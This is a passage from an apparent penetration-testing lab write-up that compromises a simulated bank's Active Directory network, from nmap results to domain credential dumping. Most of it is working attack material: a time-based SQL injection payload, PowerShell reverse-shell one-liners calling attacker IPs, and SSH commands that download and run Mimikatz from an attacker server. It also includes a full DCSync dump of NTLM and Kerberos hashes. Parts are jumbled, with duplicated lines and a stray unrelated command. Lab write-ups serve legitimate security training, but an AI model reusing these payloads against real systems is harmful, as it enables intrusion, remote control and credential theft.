OS:%O4=M56ANW8ST11%O5=M56ANW8ST11%O6=M56AST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W
OS:4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=7F%W=FFFF%O=M56ANW8NNS%CC=Y%Q=)T1(
OS:R=Y%DF=Y%T=7F%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=7
OS:F%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=7F%IPL=164%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=7F%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
-   Hop 1 is the same as for 172.16.100.25
2   274.21 ms 172.16.100.98

**Main info from this part:**

- Running Microsfot SQL server 2019 exposed on port 1433
- SMB (port 445) and RPC (port 135) shows that this is a domain-joined Windows server, supporting the idea that this is an active directory enviroment as it should be if we take another look at the map we were given in the passive information gathering phase.
- Another Werkzeug instance is also running on port 5000 hosting an HTTP web server(Python 3.13.5)

SQL Server running on port 1433 is 100% one of the prime targets here. If we can gain access to it via maybe credential stuffing, SQLI, or exploiting it in other ways such as finding exposed sensitive information in the website. We could pivot to `xp_cmdshell` for command execution or extract database contents. Also the presence of SMB also opens up opportunities for relay attacks or possible lateral movement or sensitive information stored in shares???


#### 4. The Active Directory Domain Controller(DC01), - /.102-/172.16.100.102

Nmap scan report for 172.16.100.102
Host is up (0.24s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-03 15:07:18Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trust-bank.ad0.,
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: trust-bank.ad0.,
3269/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows Server 2022 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
-   Hop 1 is the same as for 172.16.100.25
2   299.21 ms 172.16.100.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
Nmap done: 256 IP addresses (5 hosts up) scanned in 98.58 seconds
Lots of information but it is important to stay organized and focus on one target a time to not get lost in rabbit holes, while the answer was very easy but buried behind hundreds of random services.
Attacking host 0 - Weak or default creds in use?
- Tried default credentials and brute forcing with hydra but no luck here. Also it doesn’t seem to be vulnerable
Attacking host 1— Enumeration of the custom bank web dashboard site

As we saw from the previous port scans, this one is vulnerable to a lot of different stuff but let’s do some enumeration first

A good basic checklist for website enum to follow
- Burpsuite or Caido on, and map the website by interacting it with like a normal user. Try to understand your target’s structure and how things work
- Check /robots.txt for anything interesting
- Check /sitemap.xml for anything interesting
- Check website’s client-side (HTML, JS, CSS)code for anything interesting such as comments, API keys, creds, hidden endpoints etc.
- Perform dirbusting on the background while doing other tasks
- Perform subdomain forcing on the background
- Search for files and check for metadata

- Identify the website’s technology stack by inspecting HTTP headers, cookies, HTML source etc. Good tool for this is Wappalyzer
We make an account and login into the bank


This doesn’t allow us to do much, we don’t even got any money.. :(
- This obviously doesn’t cover everything.
gobuster dir -u http://trust-bank.ad:5000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Nothing useful that we didn’t already know really


Nothing is robots.txt, sitemap only after checking the client-side code we found something interesting
Visiting here shows us an interestin comment including some very juicy details

B64 Encoded Creds
usr: [redacted] pss: [redacted] Decoded:
usr: [redacted]
pss: [redacted]
With these credentials we get in the bank

Initial access to admin dashboard from exposed credentials
Using these credentials to sign in allows us to access the admin dashboard via http://172.16.100.98:5000/admin/dashboard
- This then gives a lot of juicy information that may come handy later on, these users also look like domain users (user spray for validating SMB??)
b64 decoded user: admin.richard pass: [redacted]
Domain
trust-bank.ad
Let’s add that
sudo nano /etc/hosts
172.16.100.98 trust-bank.ad
john.smith@trust-bank.ad
emma.wilson@trust-bank.ad
michael.brown@trust-bank.ad
david.clark@trust-bank.ad
admin.richard@trust-bank.ad
admin@trust-bank.ad.com
Admin dashboard’s search input is vulnerable to time-based SQLI!
Let’s see if the input field is insecure and is vulnerable to SQL injection?
With this monstrosity of an nmap command we can test if it’s vulenrable. Grabbed from my nmap cheat
nmap --script ms-sql-info,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password='MSSqlServer@963' -sV -p 1433 172.16.100.98
We’re able to dump a lot of info with this
```c
gobuster dir -u https://www.donutaftersleep.shop -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x js,ts,jsx,json --no-tls-validation | grep -i "rsc\|next\|webpack"
It is vulnerable and we’re able to inject an SQLI time based
' IF EXISTS (SELECT username FROM users WHERE username = 'sa') WAITFOR DELAY '0:0:10'--
This is an injection attack that checks if the SQL database includes a column containing the user “sa(System Admin)” If it does wait for 10 seconds to refresh.
http://172.16.100.98:5000/admin/dashboard?search=
I tried providing just the session as the value but that won’t work here as it’s checking other parameters so to bypass that we can use burpsuite and capture the request and provide that as the value
Trying to exploit found time-based SQLI using sqlmap
sqlmap -u "http://172.16.100.98:5000/admin/dashboard?search=*" \
  --cookie="SESSION=eyJfcGVybWFuZW50Ijp0cnVlLCJsb2dpbl90aW1lIjoiMjAyNS0xMi0wM1QwOToyMjo0My43Nzc4OTEiLCJ1c2VyX2lkIjoxN30.aTB69g.cifmBuJDOEnQAkIRncy0_ZB19Xs" \
  --dbms=mssql \
  --technique=T \
  --time-sec=10 \
  --risk=3 --level=5

sqlmap -r req.txt \
  --dbms=mssql \
  --technique=T \
  --time-sec=10 \
  --risk=3 --level=5
- Sadly this didn’t work either… :(
Custom script to test time-based SQLI on inputs
|
|
🐐The script made by Decryptor worked and got us the password!
MSSqlServer@963
- From this we can access the MSSQL server
Compromising MSSQL Server

 As we know the MSSQL server is running on port 1433
impacket-mssqlclient sa:'MSSqlServer@963'@trust-bank.ad -port 1433
Powershell Reverse Shell script generator I made to get a rev shell from the MSSQL server
|
|
xp_cmdshell powershell -e <payload>
rlwrap nc -lvnp 443

Enumerating the compromised windows MSSQL Server - found SNMP server conf file
PS C:\Program Files\MonitoringApp> [Environment]::GetEnvironmentVariable("SNMP_PRIVATE_COMMUNITY", "User") PS C:\Program Files\MonitoringApp> [Environment]::GetEnvironmentVariable("SNMP_PRIVATE_COMMUNITY", "Machine")
This here gets us the enviroment variable
PS C:\Program files\MonitoringApp> type "C:\Program files\MonitoringApp\snmp_config.ini"
[linux-snmp-monitoring]
host = 172.16.100.70
community = $SNMP_PRIVATE_COMMUNITY
version = 2c
description = Monitor Linux server uptime and storage

[notes]
last_update = 2025-03-28
owner = Administrator
And confirm that the enviroment variable is SNMP_PRIVATE_COMMUNITY. By default itself may not be vulnerable or bad but it could be exploited if the env variable is insecurely managed.
Basically the service runs snmp_connect.exe with SYSTEM privileges. And extends the env variable which we can use to hijack system access
powershell "-nop -w hidden -c `$s=New-Object Net.Sockets.TCPClient('10.10.10.63P',4444);`$s.GetStream()|% { `$w=(New-Object IO.StreamReader(`$_,[Text.Encoding]::ASCII)); `$b=(New-Object IO.StreamWriter(`$_,[Text.Encoding]::ASCII,1024,`$true)); `$p=New-Object System.Diagnostics.Process; `$p.StartInfo.FileName='cmd.exe'; `$p.StartInfo.RedirectStandardInput=`$true; `$p.StartInfo.RedirectStandardOutput=`$true; `$p.StartInfo.RedirectStandardError=`$true; `$p.StartInfo.UseShellExecute=`$false; `$p.Start(); [Threading.Thread]::CurrentThread.CurrentCulture=[Threading.Thread]::CurrentThread.CurrentUICulture='en-US'; while(`$s.Connected -and (`$i=`$w.ReadLine()) -ne `$null) { `$o=`$p.StandardOutput.ReadLine(); if (`$o) { `$b.WriteLine(`$o) }; `$b.Flush(); `$p.StandardInput.WriteLine(`$i); `$p.StandardInput.Flush() }; `$p.Close()"
RCE via SNMP
$Env:SNMP_PRIVATE_COMMUNITY
[Environment]::SetEnvironmentVariable("SNMP_PRIVATE_COMMUNITY", "hello", "Process")
- Manipulating the enviroment variabl of $SNMP_PRIVATE_COMMUNITY to execute our rev shell to act as the RCE
snmpwalk -v 2c -c public 172.16.100.70 system
Attacker Machine :
apt install snmp-mibs-downloader
download-mibs
Edit the snmp configuration file & comment the mib line :
nano /etc/snmp/snmp.conf
snmpwalk -v 2c -c public 172.16.100.70 system
curl -X POST http://172.16.100.70:8080/submit -d "user=root&ip=10.10.10.63>&port=1234"
┌─[purpleware@parrot]─[~/tbank]
└──╼ $curl -X POST http://172.16.100.70:8080/submit -d "user=root&ip=10.10.10.63>&port=1234"
Stored 10.10.10.63>:1234 for root,

Now run this from your machine:
snmpwalk -v2c -c privatestring <target_ip> NET-SNMP-EXTEND-MIB::nsExtendOutput1Line
┌─[purpleware@parrot]─[~/tbank]
└──╼ $

Linux dev server compromised via SNMP env variable!
Full root access!


Stable shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
Enumerating the compromised Dev server! run either linpeas or manually enumerate box!
cat ~/.bash_history
- machine uses ssh keys to authenticate to windows server, this can be exploited to run anything
machine uses ssh keys to authenticate to windows server, this can be exploited to run anything
PoC to test if we can get output? Yes we can!
ping -n 2 172.16.100.102
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '"privilege::debug" "lsadump::lsa /patch" "exit"'
'
"
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command "privilege::debug" "lsadump::lsa /patch" "exit"
'
"
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX (New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command \\\"privilege::debug\\\" \\\"lsadump::lsa /patch\\\" \\\"exit\\\"\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '\"privilege::debug\" \"lsadump::lsa /patch\" \"exit\"'\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-PowerShellTcpOneLine.ps1')\""
id
hostname
whoami
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-PowerShellTcpOneLine.ps1')\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '\"privilege::debug\" \"lsadump::dcsync /user:TRUST-BANK\\krbtgt\" \"exit\"'\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-PowerShellTcpOneLine.ps1')\""
id
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '\"privilege::debug\" \"lsadump::dcsync /user:TRUST-BANK\\Administrator\" \"exit\"'\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '\\\"privilege::debug\\\" \\\"lsadump::dcsync /domain:trust-bank.ad /user:TRUST-BANK\\\\Administrator\\\" \\\"exit\\\"'\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '\\\"privilege::debug\\\" \\\"lsadump::dcsync /domain:trust-bank.ad /user:TRUST-BANK\\Administrator\\\" \\\"exit\\\"'\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '\\\"privilege::debug\\\" \\\"lsadump::dcsync /domain:trust-bank.ad /user:TRUST-BANK\\auto-svc\\\" \\\"exit\\\"'\""
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://172.16.200.2:8080/Invoke-PowerShellTcpOneLine.ps1')\""
hostname
export
export SSH_AUTH_SOCK=/tmp/ssh-YHXM22vnqBOh/agent.337898
find /tmp -type s -name 'agent.*'
ssh-add -l
ssh administrator@172.16.100.102
hostname
whoami
root@build:/#
Pulling Mimikatz to victim machine * This runs with Administrator context
We found that the root user has configured Key based SSH Authentication. As per the history, the private keys are already set in the “build” machine, let’s try to SSH. We’re able to SSH into the machine, which means the key worked, but it is unstable….. We will switch to a stable session by executing commands right after SSH’ing to the Server.
It has been found that the root user has configured Key based SSH Authentication. We can confirm the same as per the below output :
As per the history, the private keys are already set in the “build” machine, let’s try to SSH.
We’re able to SSH into the machine, which means the key worked, but it is unstable. The session hangs right after we get the prompt.
We will switch to a stable session by executing commands right after SSH’ing to the Server.
ssh administrator@172.16.100.102 "powershell -Command Get-Process"
Let’s take the reverse shell of the windows server using the following powershell one liner.
$client = New-Object System.Net.Sockets.TCPClient('172.16.200.X',2345);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
python3 -m http.server 8080
ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://10.10.10.63:8090/ones.ps1')\""
rlwrap nc -lvnp 2345
Bank manager Compromised
net user /dom net user auto-svc /dom

Dumping all the NTLM hashes! Etc interesting info
hashes dump
root@build:/# ssh administrator@172.16.100.102 "powershell -NoP -NonI -W Hidden -C \"IEX(New-Object Net.WebClient).DownloadString('http://10.10.10.63:9050/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '\\\"privilege::debug\\\" \\\"lsadump::dcsync /domain:trust-bank.ad /user:TRUST-BANK\\auto-svc\\\" \\\"exit\\\"'\""
<.ad /user:TRUST-BANK\\auto-svc\\\" \\\"exit\\\"'\""


  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # lsadump::dcsync /domain:trust-bank.ad /user:TRUST-BANK\auto-svc
[DC] 'trust-bank.ad' will be the domain
[DC] 'DC01.trust-bank.ad' will be the DC server
[DC] 'TRUST-BANK\auto-svc' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : auto-svc

** SAM ACCOUNT **

SAM Username         : auto-svc
User Principal Name  : auto-svc@trust-bank.ad
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 30-06-2025 03:28:55
Object Security ID   : S-1-5-21-918649201-712824703-3377365400-1605
Object Relative ID   : 1605

Credentials:
  Hash NTLM: d2fe7537730d7d4886730c0917b3616d
    ntlm- 0: d2fe7537730d7d4886730c0917b3616d
    ntlm- 1: 210b447b7e37eeb2ff638b2c367a276a
    lm  - 0: 2f22adce730d974090a159b4a25acfc3
    lm  - 1: 5b35667f79129f99e8a671e16079d3ab

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 982146f94304c295a0bff2e4ed2b07db

* Primary:Kerberos-Newer-Keys *
    Default Salt : TRUST-BANK.ADauto-svc
    Default Iterations : 4096
    Credentials
      des_cbc_md5_nt    (4096) : 2d2048e679fece1cc509b4e215d5b8ee1d37977b8eb0e7ef9e8bb6325aa718a5
      unknow            (4096) : 0ca1fc105c773aefc7a93e8fc44f0536
      aes256_hmac       (4096) : dfe24e6aaf2b482c446756976bf33f369aeb5b393ff721c5a8467052d21b11cf
      aes128_hmac       (4096) : a35916a0d129f81abde4c1703055b9fc
      rc4_hmac_nt       (4096) : d2fe7537730d7d4886730c0917b3616d
    ServiceCredentials
      des_cbc_md5_nt    (4096) : 2d2048e679fece1cc509b4e215d5b8ee1d37977b8eb0e7ef9e8bb6325aa718a5
      unknow            (4096) : 0ca1fc105c773aefc7a93e8fc44f0536
      aes256_hmac       (4096) : dfe24e6aaf2b482c446756976bf33f369aeb5b393ff721c5a8467052d21b11cf
      aes128_hmac       (4096) : a35916a0d129f81abde4c1703055b9fc
    OldCredentials
      des_cbc_md5_nt    (4096) : b609e3ca0f083b1662a04e283f1dce2609e52f9e6909db9c26088be84cffef26
      unknow            (4096) : 348663b28120556d2ff21dfc284cdf1d
      aes256_hmac       (4096) : 5ff655f995c0ba5ee3f83ea5eb4114e8003006032898ca60d06f95fa1be42e08
      aes128_hmac       (4096) : f09225e1ddd35bdb008208263984d7a6
      rc4_hmac_nt       (4096) : 210b447b7e37eeb2ff638b2c367a276a

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  9bb3a81764bf08b23dbf2240ab1c10b7
    02  78d20608784b48d7ed049dd1d6f2c5f1
    03  d5ec5c3e581c016fd892705a72da2922
    04  9bb3a81764bf08b23dbf2240ab1c10b7
    05  78d20608784b48d7ed049dd1d6f2c5f1
    06  9b69ff4dadc37003ac4984ff1926e22a
    07  9bb3a81764bf08b23dbf2240ab1c10b7
    08  ca41c9c77ed60a580c6c6e535c21f1a0
    09  ca41c9c77ed60a580c6c6e535c21f1a0
    10  eef18752933c0edfcd0b67e201b07e36
    11  1a4c5f4f0d1a515c627dfda8ddfe9506
    12  ca41c9c77ed60a580c6c6e535c21f1a0
    13  2582e482454e606971817ac74e2e4fae
    14  1a4c5f4f0d1a515c627dfda8ddfe9506
    15  438c9681bf31aa62bddf4f5c6cd8c115
    16  438c9681bf31aa62bddf4f5c6cd8c115
    17  1ec1f5f53d43adb72e26e5c1c1e60197
    18  da08f65c685d15e477b3de49d511e65c
    19  5d9b20f02076b92d4b1762b5fe98fa51
    20  fc8d4f7d6924ba9044b5014d4bd5afd2
    21  b55c730a795d8484b1d8974414ad008f
    22  b55c730a795d8484b1d8974414ad008f
    23  b7d72ba014849307d3bce732a2eb7424
    24  6219abf413a4d1e6982b4ec6f27c0a26
    25  6219abf413a4d1e6982b4ec6f27c0a26
    26  008915960860f26e7e09f767418db3a9
    27  8ba59463931c44376aa0ffee38080bfc
    28  ac93f2ff661b3f0608b637324d431c2e
    29  5b2a547c40c5075807cc116ab52960eb


mimikatz(powershell) # exit
Bye!

root@build:/#
Cracking the hash we found
[redacted]
john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Manager_01
nmap -Pn -p 25,465,587,143,993 -sV --open 172.16.100.0/24
Connecting to mail server and collecting the final flag!
telnet 172.16.100.25 143
┌─[purpleware@parrot]─[~/tbank]
└──╼ $telnet 172.16.100.25 143
Trying 172.16.100.25...
Connected to 172.16.100.25.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
└──╼ $telnet 172.16.100.25 143
Trying 172.16.100.25...
Connected to 172.16.100.25.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
a1 LOGIN auto-svc Manager_01
